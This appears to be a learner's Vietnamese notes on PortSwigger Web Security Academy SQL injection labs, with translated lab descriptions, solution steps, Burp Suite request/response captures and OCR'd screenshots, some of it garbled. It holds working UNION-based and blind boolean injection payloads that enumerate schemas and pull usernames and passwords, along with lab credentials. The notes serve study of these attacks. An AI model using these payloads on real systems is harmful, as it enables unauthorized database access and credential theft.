Pretty	Raw	Pretty	Raw
1	GET /filter?category=Gifts' union select NULL,NULL-- - HTTP/2	1	HTTP/2 500 Internal Server Error
2	Host: 0a580061032b9b8a86283b93007300cb.web-security-academy.net	2	Content-Type: text/html; charset=utf-8
3	Cookie: session= hHEVDlp9az9zjq1TGgNwGVfWwIGvh5Cz	3	X-Frame-Options: SAMEORIGIN
4	Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"	4	Content-Length: 5444
5	Sec-Ch-Ua-Mobile: ?0	5	
6	Sec-Ch-Ua-Platform: "Windows"	6	<!DOCTYPE html>
7	Accept-Language: en-US,en;q=0.9	7	<html>
8	Upgrade-Insecure-Requests: 1	8	<head>
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36	9	<link href= /resources/labheader/css/academyLabHeader .css rel=stylesheet>
10	Accept: text/html,application/xhtml+xml,application/x ml;q=0.9,image/avif,image/webp,image/apng,*/ ;q=0.8,application/signed-exchange;v=b3;q=0.7	10	<link href=/resources/css/labs.css rel= stylesheet>
11	Sec-Fetch-Site: same-origin	11	<title> SQL injection UNION attack, determining the number of columns returned by the query
12	Sec-Fetch-Mode: navigate	12	</title>
13	Sec-Fetch-User: ?1	13	</head>
14	Sec-Fetch-Dest: document	14	<script src=" /resources/labheader/js/labHeader.js">
15	Referer: https://0a580061032b9b8a86283b93007300cb.web-security-academy.net/	15	</script>
16	Accept-Encoding: gzip, deflate, br	16	<div id="academyLabHeader">
17	Priority: u=0, i	17	<section class='academyLabBanner is-solved'>
18		18	<div class=container>
19		19	<div class=logo>
			</div>
			<div class=title-container>
			<h2>
			SQL injection UNION attack,

Kết quả ra 200 thì đã thành công

Request

PrettyRawHex

1GET /filter?category=Gifts' union
select NULL,NULL, NULL-- - HTTP/2

2Host:
0a580061032b9b8a86283b93007300cb.web-security
-academy.net

3Cookie: session=
hHEVDlp9az9zjq1TGgNwGVfWwIGvh5Cz

4Sec-Ch-Ua: "Chromium";v="131", "Not_A
Brand";v="24"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.6778.140 Safari/537.36

10Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/
;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer:
https://0a580061032b9b8a86283b93007300cb.web-
security-academy.net/

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

18

19

Response

PrettyRawHexRe...

1HTTP/2 200 OK

2Content-Type: text/html; charset=utf-8

3X-Frame-Options: SAMEORIGIN

4Content-Length: 5074

5

6<!DOCTYPE html>

7<html>

8<head>

9<link href=
/resources/labheader/css/academyLabHeade
r.css rel=stylesheet>

10<link href=
/resources/css/labsEcommerce.css rel=
stylesheet>

11<title>
SQL injection UNION attack,
determining the number of columns
returned by the query

12</title>

13</head>

14<body>

15<script src="
/resources/labheader/js/labHeader.js">

16</script>

17<div id="academyLabHeader">

18<section class='academyLabBanner'>

19<div class=container>

20<div class=logo>

21</div>

22<div class=title-container>

23<h2>

?

⚙

⬅

➡

Search 🔍

0 highlights

?

⚙

⬅

➡

Search 🔍

0 highlights

4. Challenge 4

Phòng thí nghiệm: Tấn công UNION tiêm SQL, tìm một cột chứa văn bản

PHÒNG THÍ NGHIỆM

THỰC HÀNH

Đã giải quyết

Phòng thí nghiệm này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng, do đó bạn có thể sử dụng tấn công UNION để truy xuất dữ liệu từ các bảng khác. Để xây dựng một cuộc tấn công như vậy, trước tiên bạn cần xác định số lượng cột được truy vấn trả về. Bạn có thể thực hiện việc này bằng kỹ thuật đã học trong phòng thí nghiệm trước đó. Bước tiếp theo là xác định cột tương thích với dữ liệu chuỗi.

Phòng thí nghiệm sẽ cung cấp một giá trị ngẫu nhiên mà bạn cần làm cho xuất hiện trong kết quả truy vấn. Để giải quyết phòng thí nghiệm, hãy thực hiện một cuộc tấn công UNION tiêm SQL trả về một hàng bổ sung chứa giá trị được cung cấp. Kỹ thuật này giúp bạn xác định những cột nào tương thích với dữ liệu chuỗi.

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

MẤT SAU

TIẾP TỤC →

Tiếp theo: Sử dụng tấn công UNION tiêm SQL để lấy dữ liệu thú vị

Giải pháp

- Sử dụng Burp Suite để chặn và sửa đổi yêu cầu thiết lập bộ lọc danh mục sản phẩm.
- Xác định số cột được truy vấn trả về. Xác minh rằng truy vấn trả về ba cột, sử dụng tải trọng sau trong category tham số:

```
'+UNION+SELECT+NULL,NULL,NULL--
```

- Hãy thử thay thế mỗi giá trị null bằng giá trị ngẫu nhiên do phòng thí nghiệm cung cấp, ví dụ:

```
'+UNION+SELECT+'abcdef',NULL,NULL--
```

- Nếu xảy ra lỗi, hãy chuyển sang giá trị null tiếp theo và thử giá trị đó.

Request

PrettyRawHex

1GET /filter?category=Pets' union
select NULL,'bWBBri',NULL-- HTTP/2

2Host:
0a86008c036ab67680fc5833009b00f9.web-security
-academy.net

3Cookie: session=
4z1qPYqu0d2a5S6ePRxONGfjBUJp7h7J

4Sec-Ch-Ua: "Chromium";v="131", "Not_A
Brand";v="24"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.6778.140 Safari/537.36

10Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/
;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer:
https://0a86008c036ab67680fc5833009b00f9.web-
security-academy.net/

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

18

19

Response

PrettyRawHexRe...

1HTTP/2 200 OK

2Content-Type: text/html; charset=utf-8

3X-Frame-Options: SAMEORIGIN

4Content-Length: 5075

5

6<!DOCTYPE html>

7<html>

8<head>

9<link href=
/resources/labheader/css/academyLabHeade
r.css rel=stylesheet>

10<link href=
/resources/css/labsEcommerce.css rel=
stylesheet>

11<title>
SQL injection UNION attack, finding a
column containing text

12</title>

13</head>

14<body>

15<script src="
/resources/labheader/js/labHeader.js">

16</script>

17<div id="academyLabHeader">

18<section class='academyLabBanner'>

19<div class=container>

20<div class=logo>

</div>

<div class=title-container>

<h2>

SQL injection UNION attack,

?

⚙

⬅

➡

Search

🔍

0 highlights

?

⚙

⬅

➡

Search

🔍

0 highlights

5. Challenge 5

Phòng thí nghiệm: Tấn công UNION tiêm SQL, lấy dữ liệu từ các bảng khác

THỰC HÀNH

PHÒNG THÍ NGHIỆM

Đã giải quyết

Bài thực hành này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng, do đó bạn có thể sử dụng tấn công UNION để truy xuất dữ liệu từ các bảng khác. Để xây dựng một cuộc tấn công như vậy, bạn cần kết hợp một số kỹ thuật đã học trong các bài thực hành trước.

Cơ sở dữ liệu chứa một bảng khác có tên là `users`, với các cột có tên là `username` và `password`.

Để giải quyết bài tập này, hãy thực hiện một cuộc tấn công SQL injection UNION để lấy tất cả tên người dùng và mật khẩu, sau đó sử dụng thông tin đó để đăng nhập với tư cách là `administrator` người dùng.

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẬT SAU

TIẾP TỤC →

Tiếp theo: Lấy nhiều giá trị trong một cột

Giải pháp

- Sử dụng Burp Suite để chặn và sửa đổi yêu cầu thiết lập bộ lọc danh mục sản phẩm.
- Xác định số cột được truy vấn trả về và những cột nào chứa dữ liệu văn bản. Xác minh rằng truy vấn trả về hai cột, cả hai đều chứa văn bản, bằng cách sử dụng tải trọng như sau trong tham số danh mục:

```
'+UNION+SELECT+'abc','def'--
```

- Sử dụng tải trọng sau để lấy nội dung của `users` bảng:

```
'+UNION+SELECT+username,+password+FROM+users--
```

4. Xác minh rằng phản hồi của ứng dụng có chứa tên người dùng và mật khẩu.

Request

Pretty Raw Hex

```
1 GET /filter?category=Food+%26+Drink' union
2 select username,password from users-- - HTTP/
3 2
4 Host:
5 0a52007f043dabf7818f2f9500480048.web-security-
6 academy.net
7 Cookie: session=
8 eRVTivkbZAPsHir3X6c12QFL0ED5GdU9
9 Sec-Ch-Ua: "Chromium";v="131", "Not_A
10 Brand";v="24"
11 Sec-Ch-Ua-Mobile: ?0
12 Sec-Ch-Ua-Platform: "Windows"
13 Accept-Language: en-US,en;q=0.9
14 Upgrade-Insecure-Requests: 1
15 User-Agent: Mozilla/5.0 (Windows NT 10.0;
16 Win64; x64) AppleWebKit/537.36 (KHTML, like
17 Gecko) Chrome/131.0.6778.140 Safari/537.36
18 Accept:
19 text/html,application/xhtml+xml,application/x
20 ml;q=0.9,image/avif,image/webp,image/apng,*/
21 *;q=0.8,application/signed-exchange;v=b3;q=0.7
22 Sec-Fetch-Site: same-origin
23 Sec-Fetch-Mode: navigate
24 Sec-Fetch-User: ?1
25 Sec-Fetch-Dest: document
26 Referer:
27 https://0a52007f043dabf7818f2f9500480048.web-
28 security-academy.net/filter?category=Lifestyl
29 e
30 Accept-Encoding: gzip, deflate, br
31 Priority: u=0, i
```

0 highlights

Response

Pretty Raw Render

Refine your search:

All Food & Drink Gifts Lifestyle

Pets Tech gifts

administrator

ergbsrivpwpqk56m5pdl

carlos

99brjck3i5qxhvu4nlqj

Waterproof Tea Bags

You knew one day this would finally come, and thanks to a small group of tea drinkers it has. We bring you the waterproof tea bag. Feedback from the tea drinkers society indicated that more people wanted to save money, and be conscious of the effect discarded tea bags could have on the

6. Challenge 6

Phòng thí nghiệm: Tấn công UNION tiêm SQL, truy xuất nhiều giá trị trong một cột



Phòng thí nghiệm này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng để bạn có thể sử dụng tấn công UNION để truy xuất dữ liệu từ các bảng khác.

Cơ sở dữ liệu chứa một bảng khác có tên là `users`, với các cột có tên là `username` và `password`.

Để giải quyết bài tập này, hãy thực hiện một cuộc tấn công SQL injection UNION để lấy tất cả tên người dùng và mật khẩu, sau đó sử dụng thông tin đó để đăng nhập với tư cách là `administrator` người dùng.

Gợi ý

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

MẬT SAU

TIẾP TỤC →

Tiếp theo: Kiểm tra cơ sở dữ liệu trong các cuộc tấn công tiêm SQL

Giải pháp

- Sử dụng Burp Suite để chặn và sửa đổi yêu cầu thiết lập bộ lọc danh mục sản phẩm.
- Xác định số cột được truy vấn trả về và những cột nào chứa dữ liệu văn bản. Xác minh rằng truy vấn trả về hai cột, trong đó chỉ có một cột chứa văn bản, bằng cách sử dụng tải trọng như sau trong `category` tham số:

```
' + UNION + SELECT + NULL, 'abc' --
```

- Sử dụng tải trọng sau để lấy nội dung của `users` bảng:

```
' + UNION + SELECT + NULL, username || '~' || password + FROM + users --
```

- Xác minh rằng phản hồi của ứng dụng có chứa tên người dùng và mật khẩu.

Request

PrettyRawHex

1

GET /filter?category=

Pets`'+UNION+SELECT+NULL,username||'~'||password+FROM+users--` HTTP/2

2

Host:

0ad800d704d9558780ab629300f200e5.web-security-academy.net

3

Cookie: session=

AwJ4kECvwcbKwFHi9sJLj4Dog7Tb0IGd

4

Sec-Ch-Ua: "Chromium";v="131", "Not_A

Brand";v="24"

5

Sec-Ch-Ua-Mobile: ?0

6

Sec-Ch-Ua-Platform: "Windows"

7

Accept-Language: en-US,en;q=0.9

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0;

Win64; x64) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/131.0.6778.140 Safari/537.36

10

Accept:

text/html,application/xhtml+xml,application/x

ml;q=0.9,image/avif,image/webp,image/apng,*/

;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Sec-Fetch-Site: same-origin

12

Sec-Fetch-Mode: navigate

13

Sec-Fetch-User: ?1

14

Sec-Fetch-Dest: document

15

Referer:

https://0ad800d704d9558780ab629300f200e5.web-

security-academy.net/

16

Accept-Encoding: gzip, deflate, br

17

Priority: u=0, i

18

?

Search

0 highlights

Response

PrettyRawRender

Pets``' UNION SELECT

NULL,username||'~'||passw

ord FROM users--`

Refine your search:

All

Clothing, shoes and accessories

Corporate gifts

Food & Drink

Pets

Toys & Games

carlos~c6yalned5hnbhyv5j20v

wiener~65a2oczamxv15zifbz0e

administrator~ysxep911jntma0g46w5a

7. Challenge 7

Phòng thí nghiệm: Tấn công tiêm SQL, truy vấn loại cơ sở dữ liệu và phiên bản trên MySQL và Microsoft



Phòng thí nghiệm này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Bạn có thể sử dụng tấn công UNION để lấy kết quả từ truy vấn được tiêm.

Để giải bài tập này, hãy hiển thị chuỗi phiên bản cơ sở dữ liệu.

Gợi ý

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẬT SAU

TIẾP TỤC →

Tiếp theo: Liệt kê nội dung của cơ sở dữ liệu

Giải pháp

- Sử dụng Burp Suite để chặn và sửa đổi yêu cầu thiết lập bộ lọc danh mục sản phẩm.
- Xác định số cột được truy vấn trả về và những cột nào chứa dữ liệu văn bản. Xác minh rằng truy vấn trả về hai cột, cả hai đều chứa văn bản, bằng cách sử dụng tải trọng như sau trong tham số category số:

```
'+UNION+SELECT+'abc','def'#
```

- Sử dụng đoạn mã sau để hiển thị phiên bản cơ sở dữ liệu:

```
'+UNION+SELECT+'@@version',+NULL#
```

Request

PrettyRawHex🔍⌵↶≡

1GET /filter?category=Food%26Drink'+UNION+SELECT+@@version,+NULL#HTTP/2

2Host:0a38006603c5b0c98090e4070011000d.web-security-academy.net

3Cookie: session=K4Y8G0IEoAg7cPvxRBMTfJN6yep3vf7f

4Sec-Ch-Ua:"Chromium";v="131","Not_ABrand";v="24"

5Sec-Ch-Ua-Mobile:?0

6Sec-Ch-Ua-Platform:"Windows"

7Accept-Language:en-US,en;q=0.9

8Upgrade-Insecure-Requests:1

9User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36

10Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign-exchange;v=b3;q=0.7

11Sec-Fetch-Site:same-origin

12Sec-Fetch-Mode:navigate

13Sec-Fetch-User:?1

14Sec-Fetch-Dest:document

15Referer:https://0a38006603c5b0c98090e4070011000d.web-security-academy.net/

16Accept-Encoding:gzip, deflate, br

17Priority:u=0,i

18

Response

PrettyRawRender⌵↶↷≡

SQL injection attack,
querying the
database type
and version on
~~MySQL and Microsoft~~

LAB Not solved

Home

Back to lab home

We LIKE TO WE LIKE TO WE LIKE TO

Make the database retrieve the string:

0.00-

Publ tu .2004 1'

SHOP ?

Back to lab description

>>





Food & Drink' UNION SELECT @@version, NULL#


? ⚙️ ↩️ ➞ 🔎 Search 0 highlights

```

1 GET /filter?category=
  Food&+26+Drink:' +UNION+SELECT+@@version,+NULL#
  HTTP/2
2 Host:
  0a38006603c5b0c98090e4070011000d.web-security
  -academy.net
3 Cookie: session=
  K4Y8G0IEoAg7tPvxRBMTfJN6ycp3vf7f
4 Sec-Ch-Ua: "Chromium";v="131", "Not_A
  Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/131.0.6778.140 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0a38006603c5b0c98090e4070011000d.web-
  security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18

```


0 highlights

Response

Pretty Raw Render

SQL injection attack, querying the database type and version on MySQL and Microsoft

[Home](#)

Back to lab home

Make the database retrieve the string:

0.59-
Publ. tu. 20. 04. 1'

[Back to lab description](#)

>>

Food & Drink' UNION
SELECT @@version,
NULL#

7. Challenge 7

Phòng thí nghiệm: Tấn công tiêm SQL, liệt kê nội dung cơ sở dữ liệu trên các cơ sở dữ liệu không phải của Oracle

THỰC HÀNH
Đã giải quyết

Phòng thí nghiệm này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng để bạn có thể sử dụng tấn công UNION để truy xuất dữ liệu từ các bảng khác.

Ứng dụng có chức năng đăng nhập và cơ sở dữ liệu chứa một bảng lưu trữ tên người dùng và mật khẩu. Bạn cần xác định tên của bảng này và các cột mà nó chứa, sau đó truy xuất nội dung của bảng để lấy tên người dùng và mật khẩu của tất cả người dùng.

Để giải bài tập, hãy đăng nhập với tư cách `administrator` người dùng.

Gợi ý

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẬT SAU

TIẾP TỤC →

Tiếp theo: Tiêm SQL mù

Giải pháp

- Sử dụng Burp Suite để chặn và sửa đổi yêu cầu thiết lập bộ lọc danh mục sản phẩm.
- Xác định số cột được truy vấn trả về và những cột nào chứa dữ liệu văn bản. Xác minh rằng truy vấn trả về hai cột, cả hai đều chứa văn bản, bằng cách sử dụng tải trọng như sau trong tham số `category` số:

```
' + UNION + SELECT + 'abc', 'def' --
```

- Sử dụng lệnh sau để lấy danh sách các bảng trong cơ sở dữ liệu:

```
' + UNION + SELECT + table_name, + NULL + FROM + information_schema.tables --
```

- Tìm tên của bảng chứa thông tin đăng nhập của người dùng.

- Sử dụng lệnh sau (thay thế tên bảng) để lấy thông tin chi tiết về các cột trong bảng:

```
' + UNION + SELECT + column_name, + NULL + FROM + information_schema.columns + WHERE + table_name = 'users_abcdef' --
```

6. Tìm tên các cột chứa tên người dùng và mật khẩu.
7. Sử dụng đoạn mã sau (thay thế tên bảng và tên cột) để lấy tên người dùng và mật khẩu của tất cả người dùng:
'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--
8. Tìm mật khẩu của administrator người dùng và sử dụng nó để đăng nhập.

Request

Pretty Raw Hex

```
1 GET /filter?category=
  Gifts'+UNION+SELECT+username_qegxhz,+password
  _dmccth+FROM+users_xixeos-- - HTTP/2
2 Host:
  0af2004004c53771807b7b7200be00ad.web-security
  -academy.net
3 Cookie: session=
  1ZP4ZIYG7WLI7wgEYHK26rQaJy3NeRcn
4 Sec-Ch-Ua: "Chromium";v="131", "Not_A
  Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/131.0.6778.140 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,*/
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0af2004004c53771807b7b7200be00ad.web-
  security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
```

Response

Pretty Raw Render

Gifts' UNION SELECT
username_qegxhz,
password_dmccth FROM
users_xixeos-- -

Refine your search:

All Accessories Corporate gifts
Food & Drink Gifts Tech gifts

administrator
wit8hwir5yaal8hhi7xp

Snow Delivered To Your Door

By Steam Train Direct From The North Pole
We can deliver you the perfect Christmas
gift of all. Imagine waking up to that white

8. Challenge 8

Phòng thí nghiệm: Tiêm SQL mù với phản hồi có điều kiện



Phòng thí nghiệm này chứa lỗ hổng SQL injection mù. Ứng dụng sử dụng cookie theo dõi để phân tích và thực hiện truy vấn SQL có chứa giá trị của cookie đã gửi.

Kết quả của truy vấn SQL không được trả về và không có thông báo lỗi nào được hiển thị. Nhưng ứng dụng sẽ bao gồm một `Welcome back` thông báo trong trang nếu truy vấn trả về bất kỳ hàng nào.

Cơ sở dữ liệu chứa một bảng khác có tên là `users`, với các cột có tên là `username` và `password`. Bạn cần khai thác lỗ hổng SQL injection để tìm ra mật khẩu của `administrator` người dùng.

Để giải bài tập, hãy đăng nhập với tư cách `administrator` người dùng.

Gợi ý

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

MẬT SAU

TIẾP TỤC →

Tiếp theo: SQL injection dựa trên lỗi

Giải pháp

1. Truy cập trang chủ của cửa hàng và sử dụng Burp Suite để chặn và sửa đổi yêu cầu chứa `TrackingId` cookie. Để đơn giản, hãy nói rằng giá trị ban đầu của cookie là `TrackingId=xyz`.
2. Sửa đổi `TrackingId` cookie thành:

```
TrackingId=xyz' AND '1'='1
```

Xác minh rằng `Welcome back` tin nhắn xuất hiện trong phản hồi.

3. Bây giờ hãy đổi nó thành:

```
TrackingId=xyz' AND '1'='2
```

Xác minh rằng `Welcome back` thông báo không xuất hiện trong phản hồi. Điều này chứng minh cách bạn có thể kiểm tra một điều kiện boolean duy nhất và suy ra kết quả.

4. Bây giờ hãy đổi nó thành:

```
TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Xác minh rằng điều kiện là đúng, xác nhận rằng có một bảng có tên là `users` .

5. Bây giờ hãy đổi nó thành:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Xác minh rằng điều kiện là đúng, xác nhận rằng có một người dùng được gọi là `administrator` .

6. Bước tiếp theo là xác định có bao nhiêu ký tự trong mật khẩu của `administrator` người dùng. Để thực hiện việc này, hãy thay đổi giá trị thành:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
```

Điều kiện này phải đúng, xác nhận rằng mật khẩu có độ dài lớn hơn 1 ký tự.

7. Gửi một loạt các giá trị theo dõi để kiểm tra độ dài mật khẩu khác nhau. Gửi:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a
```

Sau đó gửi:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a
```

Và cứ thế. Bạn có thể thực hiện thủ công bằng Burp Repeater, vì độ dài có thể ngắn. Khi điều kiện không còn đúng (tức là khi thông `Welcome back` báo biến mất), bạn đã xác định được độ dài của mật khẩu, thực tế là 20 ký tự.

8. Sau khi xác định độ dài của mật khẩu, bước tiếp theo là kiểm tra ký tự ở mỗi vị trí để xác định giá trị của nó. Điều này liên quan đến số lượng yêu cầu lớn hơn nhiều, vì vậy bạn cần sử dụng Burp Intruder. Gửi yêu cầu bạn đang xử lý đến Burp Intruder, bằng cách sử dụng menu ngữ cảnh.

9. Trong Burp Intruder, hãy thay đổi giá trị của cookie thành:

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```


Điều này sử dụng SUBSTRING() hàm để trích xuất một ký tự duy nhất từ mật khẩu và kiểm tra nó với một giá trị cụ thể. Cuộc tấn công của chúng tôi sẽ tuần hoàn qua từng vị trí và giá trị có thể, kiểm tra từng giá trị theo lượt.

- Đặt các điểm đánh dấu vị trí tải trọng xung quanh ký tự cuối cùng trong giá trị cookie. Để thực hiện việc này, chỉ cần chọn `a`, và nhấp vào nút **Thêm §**. Sau đó, bạn sẽ thấy giá trị cookie như sau (lưu ý các điểm đánh dấu vị trí tải trọng):

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§
```

- Để kiểm tra ký tự ở mỗi vị trí, bạn sẽ cần gửi các tải trọng phù hợp ở vị trí tải trọng mà bạn đã xác định. Bạn có thể cho rằng mật khẩu chỉ chứa các ký tự chữ và số thường. Trong bảng điều khiển bên **Tải trọng**, hãy kiểm tra xem **Danh sách đơn giản** đã được chọn chưa và trong **Cấu hình tải trọng**, hãy thêm các tải trọng trong phạm vi a - z và 0 - 9. Bạn có thể dễ dàng chọn các tải trọng này bằng cách sử dụng danh sách thả xuống **Thêm từ danh sách**.
- Để có thể biết khi nào ký tự đúng được gửi đi, bạn sẽ cần grep từng phản hồi cho biểu thức `Welcome back`. Để thực hiện việc này, hãy nhấp vào **Tab Cài đặt** để mở bảng điều khiển bên **Cài đặt**. Trong phần **Grep - Match**, xóa các mục hiện có trong danh sách, sau đó thêm giá trị `Welcome back`.
- Bắt đầu tấn công bằng cách nhấp vào **Nút bắt đầu tấn công**.
- Xem lại kết quả tấn công để tìm giá trị của ký tự ở vị trí đầu tiên. Bạn sẽ thấy một cột trong kết quả có tên là `Welcome back`. Một trong các hàng sẽ có dấu tích trong cột này. Tải trọng hiển thị cho hàng đó là giá trị của ký tự ở vị trí đầu tiên.
- Bây giờ, bạn chỉ cần chạy lại cuộc tấn công cho từng vị trí ký tự khác trong mật khẩu để xác định giá trị của chúng. Để thực hiện việc này, hãy quay lại tab **Intruder** và thay đổi offset đã chỉ định từ 1 thành 2. Sau đó, bạn sẽ thấy giá trị cookie như sau:

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a
```

- Thực hiện đòn tấn công đã sửa đổi, xem lại kết quả và lưu ý ký tự ở lần dịch chuyển thứ hai.
- Tiếp tục quá trình này bằng cách kiểm tra độ lệch 3, 4, v.v. cho đến khi bạn có được toàn bộ mật khẩu.
- Trong trình duyệt, nhấp vào **Tài khoản của tôi** để mở trang đăng nhập. Sử dụng mật khẩu để đăng nhập với tư cách là `administrator` người dùng.

Thực hiện dò chiều dài của password

The screenshot shows the Burp Suite interface with a Snippet attack configured. The target is `https://0a0f009b03abc61e814d7f5100ce00a5.web-security-academy.net`. The attack is set to "All payload positions" and "Numbers" type, with a count of 50. The payload configuration shows a range from 1 to 50. The snippet itself is an HTTP request with a SQL injection payload: `SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)=55 -- --; session=...`. Red arrows point to the `55` in the snippet and the "From" field in the payload configuration, with the text "Thêm 5 để thực hiện dò tìm" (Add 5 to perform search). Another red arrow points to the "To" field (50) with the text "Dò tìm từ 1 đến 50 số" (Search from 1 to 50 numbers).

Thực hiện dò chữ cái đầu tiên của password và sau đó thay đổi đến 20 chữ cái

The screenshot shows the Burp Suite interface with a Brute forcer attack configured. The target is `https://0a0f009b03abc61e814d7f5100ce00a5.web-security-academy.net`. The attack is set to "All payload positions" and "Brute forcer" type, with a count of 36. The payload configuration shows a character set of `abcdefghijklmnopqrstuvwxyz0123456789` and a length of 1. The snippet is the same as in the first image, but with the payload `SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator' -- --; session=...`. Red arrows point to the `1` in the snippet and the "Min length" field in the payload configuration, with the text "Thực hiện dò thông tin của password bắt đầu từ chữ cái đầu tiên" (Perform search for password information starting from the first character). Another red arrow points to the "Character set" field with the text "dò từng chữ cái và từng số" (Search each character and each number).

Nếu thấy biến đổi của chữ số nào khác hơn so với những chữ số khác thì suy ra nó thuộc về password


Intruder attack results filter: Showing all items

Payload	Status code	Response ...	Error	Timeout	Length
	200	289			11400
a	200	288			11400
b	200	287			11400
c	200	287			11400
d	200	283			11461
e	200	293			11400
f	200	293			11400
g	200	640			11400
h	200	283			11400
i	200	281			11400
j	200	283			11400
k	200	653			11400
l	200	283			11400
m	200	300			11400
n	200	301			11400
o	200	283			11400
p	200	285			11400
q	200	295			11400
r	200	287			11400
s	200	283			11400
+	200	280			11400

Số đầu tiên của password sẽ là d vì nó có length khác thường so với các chữ và số khác

9. Challenge 9

Phòng thí nghiệm: Tiêm SQL mù với lỗi có điều kiện



Phòng thí nghiệm này chứa lỗ hổng SQL injection mù. Ứng dụng sử dụng cookie theo dõi để phân tích và thực hiện truy vấn SQL có chứa giá trị của cookie đã gửi.

Kết quả của truy vấn SQL không được trả về và ứng dụng không phản hồi khác nhau tùy thuộc vào việc truy vấn có trả về bất kỳ hàng nào hay không. Nếu truy vấn SQL gây ra lỗi, thì ứng dụng sẽ trả về thông báo lỗi tùy chỉnh.

Cơ sở dữ liệu chứa một bảng khác có tên là `users`, với các cột có tên là `username` và `password`. Bạn cần khai thác lỗ hổng SQL injection để tìm ra mật khẩu của `administrator` người dùng.

Để giải bài tập, hãy đăng nhập với tư cách `administrator` người dùng.

Gợi ý

Phòng thí nghiệm này sử dụng cơ sở dữ liệu Oracle. Để biết thêm thông tin, hãy xem [bảng hướng dẫn tiêm SQL](#).

